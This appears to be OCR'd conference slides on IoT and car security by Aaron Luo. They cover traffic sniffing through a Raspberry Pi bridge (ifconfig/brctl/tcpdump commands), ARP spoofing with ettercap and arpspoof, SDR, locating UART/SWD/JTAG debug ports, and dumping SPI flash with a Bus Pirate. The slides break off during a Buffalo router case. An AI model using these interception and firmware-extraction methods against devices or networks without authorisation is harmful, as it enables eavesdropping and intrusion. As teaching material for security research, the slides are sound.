# IoT, SDR, and Car Security

Aaron Luo

# Who am I

- Aaron Luo
- Come from Taiwan
- Start security research since 15th

# Community Experience

- CHROOT/HITCON (security group) - member
- III,CSIST (government organizations) - training course instructor
- MJIB (government organizations) – consultant
- AIS3 (ministry of education) - training course instructor
- HITCON 2009,2012 – speaker
- SYSCAN360 – speaker
- CLOUDSEC Asia 2016 – speaker
- UISGCON12 – speaker
- DEFCON 24 – speaker

# Agenda

- How to hacking IoT?
  - Hardware
  - Software
  - Radio Signal
  - Real Case
- Introduce the Car Architecture


- Hacking the Car

# How to hacking? (Before disassemble)

- Scanning open services
  - Nmap
- Sniff traffics
  - Router - tcpdump
  - Mirror port
  - Build bridge network
  - Wifi hotspot
  - Arp spoofing
  - SDR
- Download the firmware
  - From website
  - From firmware update module

# Sniff traffics – Router

- Software router – pfSense



# Sniff traffics – Mirror port

- LAN Tap Pro

# Sniff traffics – Build bridge network

- RaspberryPI
- External Ethernet card*1

ifconfig eth0 0.0.0.0 promisc up

Ifconfig eth1 0.0.0.0 promisc up


Brctl addbr br0

Brctl addif br0 eth0

Brctl addif br0 eth1


Ifconfig br0 up


tcpdump -i eth0



# Sniff traffics – Arp Spoofing


- ettercap
- arpspoof+mitmproxy





# Sniff traffics - SDR

- Software-Defined Radio
  - Generate any radio protocol if device support that frequency
  - Writing Modulation / Demodulation program by yourself
  - Simply inspect the radio spectrum


# How to hacking? (After disassemble)

- Identify chipsets
- Find out the debug port
  - UART
  - SWD
  - JTAG
- Dump the flash rom
  - Bus Pirate
- Analysis the signal
  - Logic Analyzer




# Identify chipsets

- Remove the glue
- Guess (google same type chipsets to compare datasheet)






**16-PIN SOP (300mil)**



# Find out debug port


- UART
  - TX
  - RX
  - GND
  - VCC
- SWD
  - SWDIO
  - SWCLK
  - GND
  - VCC
- JTAG
  - TDI
  - TDO
  - GND
  - VCC





# Dump the Rom


- Bus Pirate
- Dump EEPROM via SPI




```
 VCC
 | HOLD
 | | SCLK
 8 7 6 5-MOSI
+-------+
|       |
|o      |
+-------+
 1 2 3 4-GND
 | | WP
 | MISO
 CS
```


- Bus Pirate GND -> SPI pin 4 (GND)
- Bus Pirate 3V3 -> SPI pin 8 (VLK)
- Bus Pirate CLK -> SPI pin 6 (SCLK)
- Bus Pirate MOSI -> SPI pin 5 (MOSI)
- Bus Pirate CS -> SPI pin 1 (CS)
- Bus Pirate MISO -> SPI pin 2 (MISO)




(reference from http://iotpentest.com/how-to-dump-the-firmware-from-the-router-using-buspirate/)

# Analysis the signal

- Saleae Logic Analyzer
  - Just care the GND



# A real case


# Wireless AP


BUFFALO
購入後も
あんしんサポート
無線LAN親機
WHR-1166DHP3
飛びに差が出る
HighPower
Wi-Fi規格値
11ac
2×2
866+300
(規格値*1)
Mbps
/ 11n / a*2 5GHz
11n / g / b 2.4GHz
推奨利用環境
戸建 2 階建
マンション 3 LDK
端末 9 台
人数 3 人
光で高速Wi-Fi
スマホ・タブレットをもっと快適に
安定してよく飛ぶ
ハイパワー設計
内蔵2×2アンテナ
パワーアンプ
INTERNETポート
Giga対応
iPhone 6を
狙い撃ち
QRsetup
AOSS
Station Radar
中継機能
おかげさまで
AirStationシリーズ
4000
万台突破
14年連続
No.1
製品詳細は
こちらから
AirStation
Mac / Windows
Windows 10
iOS
Android
*1:表示の数値は無線LAN規格の理論上の最大値であり、実際の転送速度を示すものではありません。
11n/gの初期設定は144Mbps(規格値)となっております。*2:11n/aの理論上の最大値は300Mbps
(規格値)です。*3:LANポートは100/10Mbps規格です。

# Disassemble

# Find out debug port – part 1

- Special unused 4 port
  - Guess it’s debug port
  - welding



